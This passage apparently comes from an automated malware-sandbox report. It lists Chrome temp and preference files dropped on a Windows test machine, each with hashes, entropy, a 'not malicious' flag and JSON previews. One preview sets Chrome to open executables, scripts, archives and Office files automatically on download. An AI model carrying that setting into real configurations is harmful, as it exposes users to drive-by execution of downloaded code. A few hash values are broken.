Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652516733892724e+12,"network":1.652484335e+12,"ticks":114876714.0,"uncertainty":4312923.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230639615112"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\066fd38d-262a-4a50-a40c-46f15930e311.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	196047
Entropy (8bit):	6.044733898784882
Encrypted:	false
SSDEEP:	3072:A2u8ttIkp++ThccJGe2NY7Z5gRUT/Ylb5FcbXafIB0u1GOJmA3iuRd:Httj+tcJGFkZmRxaqfIlUOoSiuRd
MD5:	41B6116B1008B13B9233843B14106982
SHA1:	F48AC793575C02FEB7E0DD37D4D54D66AD593373
SHA-256:	39CB5F58677CC3126BA7C42B95D385A2D7D34A192FE0F4417D6877ED563AD5F0
SHA-512:	B607624DA0C4E99DFAD797A1B450EBB9FBE14E182428F7F986D1E3A8B9DFF84A1EBE62BDB29338FEA1D4C1A438CDC91CFD21DD178342266E0F1EBEAB8AEFB1EB
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652516733892724e+12,"network":1.652484335e+12,"ticks":114876714.0,"uncertainty":4312923.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230639615112"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\1875751e-b214-437a-9265-aded9134da94.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	95428
Entropy (8bit):	3.7444859998977535
Encrypted:	false
SSDEEP:	384:lT8jDhmspKNhVyIPONvrsvbh3kjl8H1YGAfr6FbTx8lhBQr6nmSWImxvTn8ON9bS:hqKNdyZ0cMejn5F8PbO5K3xTJQ
MD5:	171C3FDAE8A2E370164B76B68D5EC330
SHA1:	DAA105764BB509383376B7EA2C7BC8772E6E4091
SHA-256:	7DD50E1294AD0AB89244DF2046CD4D5A8EE2E01BD8AC1E38F2DD31009A53EACE
SHA-512:	212C9D8227182373B757ADDD0E45F57638372BD971EC8EE5D8303AECC35932BC6D6B7549A5989EA133AE5DA433FF8C37A6AD9776EB8E0539912AB7BE4177AC1
Malicious:	false
Reputation:	low
Preview:	.t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...{)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...(\8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C.:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\55b9eaa4-b65c-4b56-9c41-1ee40c6c9eae.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	204435
Entropy (8bit):	6.073597293757384
Encrypted:	false
SSDEEP:	3072:Zph2u8ttIkp++ThccJGe2NY7Z5gRUT/Ylb5FcbXafIB0u1GOJmA3iuRd:X0ttj+tcJGFkZmRxaqfIlUOoSiuRd
MD5:	60162A0EEA3A977CC819A67B230CC0EA
SHA1:	F78A52126F4331110B2D33432AA494A855805615
SHA-256:	1A126F33E6E47A734300DF913A36557100B2B31A8C568BA867A2E93A0E87E981
SHA-512:	C23EC79C93B491A9C0DE4AB3A0348E6E0F91735405B843346D86407B43FD66164091CC075B950C03C59740409FBAF09C83B10B0214F851BA9DD05C46792C9749
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652516733892724e+12,"network":1.652484335e+12,"ticks":114876714.0,"uncertainty":4312923.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\5e9b8584-5a2c-4131-ab9d-2de53ba808d0.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	196047
Entropy (8bit):	6.044733898784882
Encrypted:	false
SSDEEP:	3072:A2u8ttIkp++ThccJGe2NY7Z5gRUT/Ylb5FcbXafIB0u1GOJmA3iuRd:Httj+tcJGFkZmRxaqfIlUOoSiuRd
MD5:	41B6116B1008B13B9233843B14106982
SHA1:	F48AC793575C02FEB7E0DD37D4D54D66AD593373
SHA-256:	39CB5F58677CC3126BA7C42B95D385A2D7D34A192FE0F4417D6877ED563AD5F0
SHA-512:	B607624DA0C4E99DFAD797A1B450EBB9FBE14E182428F7F986D1E3A8B9DFF84A1EBE62BDB29338FEA1D4C1A438CDC91CFD21DD178342266E0F1EBEAB8AEFB1EB
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652516733892724e+12,"network":1.652484335e+12,"ticks":114876714.0,"uncertainty":4312923.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230639615112"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\639d7141-7fd9-4a85-909d-352aa36dcaf6.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	204435
Entropy (8bit):	6.073595899978816
Encrypted:	false
SSDEEP:	3072:sph2u8ttIkp++ThccJGe2NY7Z5gRUT/Ylb5FcbXafIB0u1GOJmA3iuRd:C0ttj+tcJGFkZmRxaqfIlUOoSiuRd
MD5:	313D16DF909A2AF04EDCEC529E2D949B
SHA1:	FC96E9B17ACC0680F7F86713CDCD083F7E02D579
SHA-256:	3CE1DB183CC71178FC73DD2E79D91A6FD55B8017FEEBDB94F130BC3E54EE5C60
SHA-512:	9CC00C01C4728246E0C967BFFD0CC8CAD7986340B853752BFF606380043D6086AFCAC282BA5CDDA7B0642588F179A9B3777022E7AE66CFDBBF5A073E9BE63CB3
Malicious:	false
Reputation:	low

Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652516733892724e+12,"network":1.652484335e+12,"ticks":114876714.0,"uncertainty":4312923.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230639615112"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\6bbf6a9a-b4be-4163-b303-958aab6fd348.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	92724
Entropy (8bit):	3.74425137293954
Encrypted:	false
SSDEEP:	384:jT8jDhmslNiPONvrsvbh3kjl8H1YGAfr6FbTx8lhBQr6nmSVmxvTn8ON9bNS1nuH:sKNdyZccMejn5F8PbO5K3xTJV
MD5:	2284207A403576CBAD84F469B09DEF24
SHA1:	0400E3399F3420731A1C13F61014770F0668C435
SHA-256:	ABE8A9A60584966C890CB6B32C4110F1FD4D57D17BEEA7477EDF504913D5657D
SHA-512:	DB0E9EF9744397BC68AFE7337D63D8372D22568A541D9635CB18A5490D2AED0CCEA63CF9993B111BCD72893DE39B0CEE51DE1309E6DFB232A1C67EFB2B748CD
Malicious:	false
Reputation:	low
Preview:	0j.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...(\8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\6d7e126f-8772-4e4f-8bfd-b6625f159453.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	204435
Entropy (8bit):	6.073597293757384
Encrypted:	false
SSDEEP:	3072:Zph2u8ttIkp++ThccJGe2NY7Z5gRUT/Ylb5FcbXafIB0u1GOJmA3iuRd:X0ttj+tcJGFkZmRxaqfIlUOoSiuRd
MD5:	60162A0EEA3A977CC819A67B230CC0EA
SHA1:	F78A52126F4331110B2D33432AA494A855805615
SHA-256:	1A126F33E6E47A734300DF913A36557100B2B31A8C568BA867A2E93A0E87E981
SHA-512:	C23EC79C93B491A9C0DE4AB3A0348E6E0F91735405B843346D86407B43FD66164091CC075B950C03C59740409FBAF09C83B10B0214F851BA9DD05C46792C9749
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.652516733892724e+12,"network":1.652484335e+12,"ticks":114876714.0,"uncertainty":4312923.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	3.254162526001658
Encrypted:	false
SSDEEP:	3:FkXft0xE1n:+ftlE1n
MD5:	BD4642AD6C750A12D912B20BCB92E14D
SHA1:	C549F0F48FDD4FBC62E51AC26D7E185160CE2123
SHA-256:	4FD71FE78DFE203137C89C9FB0734358FF432F2BC83338112DC7B830F9B30F2C
SHA-512:	04410D12EF327614C3AF1251C9906BFEB2977211A7F53CBB08A8C01F9465A382CD001E51AB936A0D196D359F1DECDDAEAF5E7D1DBD49CE5F4FF91BF5C332B6CF

Malicious:	false
Reputation:	high, very likely benign file
Preview:	sdPC...................s}.....M..2.!..%

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\06af635c-4c79-4e48-91eb-b5f211d4fe79.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.966759151465288
Encrypted:	false
SSDEEP:	48:YczOUklSLkSwHj2cebhqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3KY:nkC6J41pcKIN0ok0JCKL8bbOTQVuwn
MD5:	5F11DB6A318D56B4DF48B4B1837895D5
SHA1:	C5BFFEEF3FE997D2156F8AE3A61D46E0C8FEDA92
SHA-256:	0EE782E4B748189244794EB7AE94055CB921DAE16011C5F8F4D6D104FA45917B
SHA-512:	8CD1DF92BA960D5E48C903DAE4E2CF43C204A84C48E76B88A3FEBC0CE509059CA6B547C0B482D28540BEC4DC6F7045DB8E1A3E861C4AAA6DC66BFA8431431 629
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\1390772c-3d84-4abf-939a-1a8e927997a4.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4873
Entropy (8bit):	4.961014850495667
Encrypted:	false
SSDEEP:	48:YczOUklSLklwHj2cOqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3Khmx:nkCBf41pcKIN0ok0JCKL8VbOTQVuwn
MD5:	B90C3BCA6660C307EEDB0354BC4BF62D
SHA1:	DC52AEC4593F1A3103320B7B56FED0BA012FAC20
SHA-256:	149343999609B8FD00752B529D25D066A64D30939A6227E8F7F5C857D41E6DCB
SHA-512:	88BA4CD85EB466BA10BB4D0FB6FD769B13A5CB0C339717C066CFCD5109C748F578A0F96F2BD07B43D89AB4E153A4A4329AA3E2C9D449626990D735D9217784 F
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\2543e664-ca95-4992-be66-a83aa3e2c8ab.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	4901
Entropy (8bit):	4.966909531584586
Encrypted:	false
SSDEEP:	48:YczOUklSLkSwHj2cebsqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3KY:nkC6g41pcKIN0ok0JCKL8bbOTQVuwn
MD5:	A7116417B2347E3CB569BA7488A801A4
SHA1:	1558783625159A63A69D22158100D1D88110454C
SHA-256:	CC55E629C41AF12570C38A18C69791FEACB613941CAB445849B519AB6E75A3CF
SHA-512:	D785C471E41C0C0AE65813E5D7840A5FFA452BE1266F079A985C8C484AC1BFFBC076515F199BC39288C032297D9DB0636FE77839A19AD4B6B5D14BF17CED25 2
Malicious:	false

Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\3cc7a314-8f2e-4626-9fef-64def0870727.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17703
Entropy (8bit):	5.577279199963803
Encrypted:	false
SSDEEP:	384:qxhtZLlxgXL1kXqKf/pUZNCgVLH2HfDyrUWCtI4j:8LlML1kXqKf/pUZNCgVLH2HfWrUW4Ic
MD5:	74577CD77FD400A89D189C1882D20EE2
SHA1:	BD1E9698C5270CE23F5823D45FA8F0A718116077
SHA-256:	E79F92A06EA0C37F7881D607A16A9CC857A2B6A3DBCAA658479CDAC4981B4068
SHA-512:	E40703A2442486D4F6ABD7FFD9B8D243E57455908A5333D96AFD467599B3B4934FA703AD07B0613390F4E8385D858EB0351888A1E8260C11A907EA9DE3C06B5C
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296990331587723","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\423076bc-ec1b-4d71-bef5-227969f5ffce.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4901
Entropy (8bit):	4.966759151465288
Encrypted:	false
SSDEEP:	48:YczOUklSLkSwHj2cebhqAjiqTlYqlQKHoTw0GqCH3CH3G/s8C1Nfct/9BhUJo3KY:nkC6J41pcKIN0ok0JCKL8bbOTQVuwn
MD5:	5F11DB6A318D56B4DF48B4B1837895D5
SHA1:	C5BFFEEF3FE997D2156F8AE3A61D46E0C8FEDA92
SHA-256:	0EE782E4B748189244794EB7AE94055CB921DAE16011C5F8F4D6D104FA45917B
SHA-512:	8CD1DF92BA960D5E48C903DAE4E2CF43C204A84C48E76B88A3FEBC0CE509059CA6B547C0B482D28540BEC4DC6F7045DB8E1A3E861C4AAA6DC66BFA843143[illegible]629
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13296990332270044","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\4d8f6e1e-3c03-43f1-a2ab-abe2b95b4b4a.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19793
Entropy (8bit):	5.564418764861529
Encrypted:	false
SSDEEP:	384:qxhtZLlxgXL1kXqKf/pUZNCgVLH2HfDyrUqHGkCtI4W:8LlML1kXqKf/pUZNCgVLH2HfWrU6Gkou
MD5:	6DD475D7B27C73A8B089BD50E2171C1D
SHA1:	CBA1C2682DCA200E95D48CC0BC75C005CB7EAAD9
SHA-256:	DD2365E6E34B13795CA205919648873114566395E5A3E3522A3D855CADCFD284
SHA-512:	E04CD88DE3A9CC25C53614595F9E954FCA7D4947217E424C73245C58A3D3A02C500621CF2903640AA4A3F621DB59CE1F5D0C150A9A4BD5DF6510C76266DF61[illegible]F
Malicious:	false

Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296990331587723","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i

